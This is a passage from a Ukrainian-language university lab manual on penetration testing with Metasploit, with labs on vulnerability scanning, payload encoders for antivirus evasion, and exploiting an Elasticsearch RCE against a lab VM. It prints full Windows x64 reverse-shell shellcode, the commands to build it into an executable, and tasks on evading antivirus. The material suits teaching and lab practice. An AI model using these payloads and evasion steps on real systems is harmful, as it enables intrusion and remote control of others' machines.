

Рисунок 11.6 – Пошук експлойтів за допомогою назви сервісу та версії

Завдання:

– виконати сканування типу “Login attempt” відносно трьох різних сервісів на одній з двох раніше завантажених віртуальних машин;

– виконати сканування сервісу VNC;

– виконати сканування веб-додатку, що розгорнуто на віртуальній машині – сканування плагіном *WMAP* досить агресивне і може зашкодити додаткам, які скануються (порт веб-додатка можна знайти за назвою серед сервісів);

– додати у звіт результати сканувань та їхній опис/аналіз;

– навести по три вразливості для кожної віртуальної машини, для яких існує експлойт; зазначити заголовок модуля (назва, модуль… дату публікації).

Лабораторна робота № 12

Тема: Енкодери

Мета: Навчитися використовувати енкодери для обходу захисту антивірусних програм

Теоретичні відомості

Пейлоад – термін, що використовується у Metasploit. Під пейлоадом розуміється програмний код, що буде виконано безпосередньо на стороні цілі. Тому важливо, щоб цей код не було помічено антивірусним програмним забезпеченням.

Спочатку оберімо пейлоад. Нехай це буде пейлоад для підключення хоста до тестувальника та надання окремого командного рядка на операційній системі Windows. Для цього можна виконати пошук у Metasploit за допомогою команди “`search type:payload windows x64 reverse_tcp shell`” або одразу обрати модуль “exec” командою “`use payload/windows/x64/shell_reverse_tcp`”.

Даний пейлоад потребує встановлення параметра “LHOST” – дана змінна має містити адресу, до якої має підключитися. Встановимо її значення як “*127.0.0.1*” (Рисунок 12.1).

Рисунок 12.1 – Налаштування модуля пейлоаду

Всі операції з генерування пейлоаду виконуються командою “`generate`” з використанням необхідних опцій та прапорців.

Існують два основних напрямки приховування пейлоаду від антивірусних програм. Перший полягає у заміні байтів виконуваного файлу: для цього команду “`generate`” необхідно виконати з опцією “`-b`”. Приклади цієї опції

наведено на Рисунках 2 та 3. Для подальшого тестування антивірусними програмами нам потрібно згенерувати з цих пейлоадів окремі файли. Для цього можна додати наступні опції: “`-f <формат> -o <назва файлу>`”. Для генерації пейлоадів існує окрема утиліти *msfvenom*: функція `generate` є інтерфейсом до цієї утиліти.

```
msf6 payload(windows/x64/shell_reverse_tcp) > generate
# windows/x64/shell_reverse_tcp - 460 bytes
# https://metasploit.com/
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseAllowProxy=false, ReverseListenerThreaded=false,
# StagerRetryCount=10, StagerRetryWait=5,
# PrependMigrate=false, EXITFUNC=process, CreateSession=true,
# AutoVerifySession=true
buf =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50" +
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52" +
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a" +
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41" +
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52" +
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48" +
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40" +
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48" +
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41" +
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1" +
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c" +
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01" +
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a" +
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b" +
"\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33" +
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00" +
"\x00\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x7f\x00\x00\x01" +
"\x41\x54\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07" +
"\xff\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29" +
"\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48" +
"\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41\xba\xea" +
"\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89" +
"\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5\x48\x81" +
"\xc4\x40\x02\x00\x00\x49\xb8\x63\x6d\x64\x00\x00\x00\x00" +
"\x00\x41\x50\x41\x50\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0" +
"\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01\x01" +
"\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6\x56\x50\x41" +
"\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff\xc8\x4d" +
"\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48" +
"\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff" +
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5" +
"\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb" +
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5"
msf6 payload(windows/x64/shell_reverse_tcp) > generate -f exe -o plain.exe
[*] Writing 7168 bytes to plain.exe ...
msf6 payload(windows/x64/shell_reverse_tcp) >
```

Рисунок 12.2 – Генерація пейлоаду без змін



Рисунок 12.3 – Генерація пейлоаду з використанням опції “*-b*” та заміні байту “8b”

Зверніть увагу на різницю розмірів файлу 460 байти в оригіналі та 510 після використання опції “-b”. Це є наслідком того, що байт 8b було замінено на інші, але таким чином, щоб виконуваний файл залишався працездатним.

Іншим напрямком приховування пейлоаду від антивірусних програм є використання енкодерів (за замовчуванням для платформи x86 використовується *shikata_ga_nai*). Хоч зараз найкращий енкодер для конкретної платформи використовується автоматично під час виконання підстановки – цей напрям дає нам можливість самим обирати та комбінувати енкодери. Переглянути доступні енкодери можна виконавши пошук за ключовим словом “encoder”. Для використання енкодеру необхідно вказати його шлях після “-e” (Рисунок 12.4).



Рисунок 12.4 – Використання енкодеру для генерації пейлоаду

Наразі основною метою використання енкодерів є покращення сумісності пейлоада з певною архітектурою процесора (x64, x86, arm…). Раніше енкодери активно застосовувалися для обходу антивірусних програм, однак з розвитком технологій, впровадженням машинного навчання та інших підходів до аналізу це стає дедалі менш ефективним. Щоб у цьому переконатися, перевіримо один з пейлоадів за допомогою онлайн-сервісу VirusTotal. Він має плагін для Metasploit, однак потребує API-ключа, для отримання котрого потрібна реєстрація. Перейшовши за адресою *virustotal.com*, обираємо файл та

починаємо сканування. Цей сервіс перевіряє файл за допомогою 69 найвідоміших антивірусних рішень і надає оцінку в залежності від кількості спрацювань (Рисунок 12.5).



Рисунок 12.5 – Перевірка пейлоада за допомогою VirusTotal

Можна побачити, що такий пейлоад одразу позначається як шкідливий, навіть якщо пропустити його крізь певне кодування 10 разів. Однак енкодери досі використовують для цього, тільки в комбінації з іншими техніками.

Завдання:

– виконати генерацію пейлоаду з використанням не менш ніж трьох енкодерів;

– виконати генерацію не менш ніж трьох пейлоадів з використанням лише підміни байтів;

– виконати перевірку антивірусними програмами (VirusTotal);

– у звіт додати інформацію про використані енкодери з обґрунтуванням їх вибору;

– додати до звіту порівняльну характеристику згенерованих пейлоадів, енкодерів, що використовувались для їхньої генерації та результатами сканування антивірусами;

– навести три способи обходу антивірусного ПЗ з використанням енкодерів.

Лабораторна робота № 13

Тема: Експлуатація вразливостей

Мета: Навчитися експлуатувати вразливості за допомогою Metasploit.

Теоретичні відомості

Розділяють два види можливих експлуатацій вразливостей. Перша – це віддалена експлуатація, вона дає змогу задіяти експлойт віддалено, що дозволяє уникнути необхідності запуску будь-яких програмних засобів на стороні клієнта. Друга – це експлуатація на стороні клієнта, у цьому випадку на стороні клієнта запускається виконуваний файл або скрипт, який виконує підключення до системи тестера. І в першому, і в другому випадку на стороні тестера повинен працювати хендлер, який буде очікувати з'єднання.

У випадку з віддаленим експлуатуванням вразливості хендлер буде увімкнено автоматично, у разі з локальною експлуатацією (на стороні клієнта, client-side attacks) його треба вмикати окремо.

Візьмемо, наприклад, раніше знайдений експлойт для Elasticsearch. В описі до нього зазначено, що модуль експлуатує RCE (remote code execution), тобто він є віддаленим. За допомогою команди "`show options`" дізнаємося, які значення потрібно встановити: у нашому випадку це *RHOSTS*, *RPORT*, *LHOST* та *LPORT*. Інші обов'язкова змінні встановлені за замовчуванням. В якості значень *RHOSTS* та *RPORT* встановлюємо значення, які можна переглянути за допомогою команди "`services`" (Рисунок 13.1).

```
172.28.128.5  8484   tcp                    open
172.28.128.5  8585   tcp                    open
172.28.128.5  9200   tcp    elasticsearch   open    Elastic elasticsearch 1.1.1
172.28.128.5  49153  tcp    msrpc           open    Microsoft Windows RPC
172.28.128.5  49154  tcp    msrpc           open    Microsoft Windows RPC
172.28.128.5  49158  tcp    java-rmi        open    Java RMI
172.28.128.5  49159  tcp    tcpwrapped      open

msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rhosts 172.28.128.5
rhosts ⇒ 172.28.128.5
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rport 9200
rport ⇒ 9200
msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

Рисунок 13.1 – Встановлення параметрів віддаленого хоста

Наступним кроком налаштуємо пейлоад. Для цього треба підібрати сумісний пейлоад: переглянути їхній список можна за допомогою команди "`show payloads`". В змінну "*payload*" запишемо "*java/shell_reverse_tcp*". У змінну *LHOST* введемо IP-адресу зі спільної мережі (не обов'язково, але для наочності) (Рисунок 13.2).



Рисунок 13.2 – Обрання та налаштування пейлоада

Після налаштування залишається ввести команду “exploit” і за півхвилини нам стає доступний командний рядок (“shell”) атакованої системи (Рисунок 13.3).

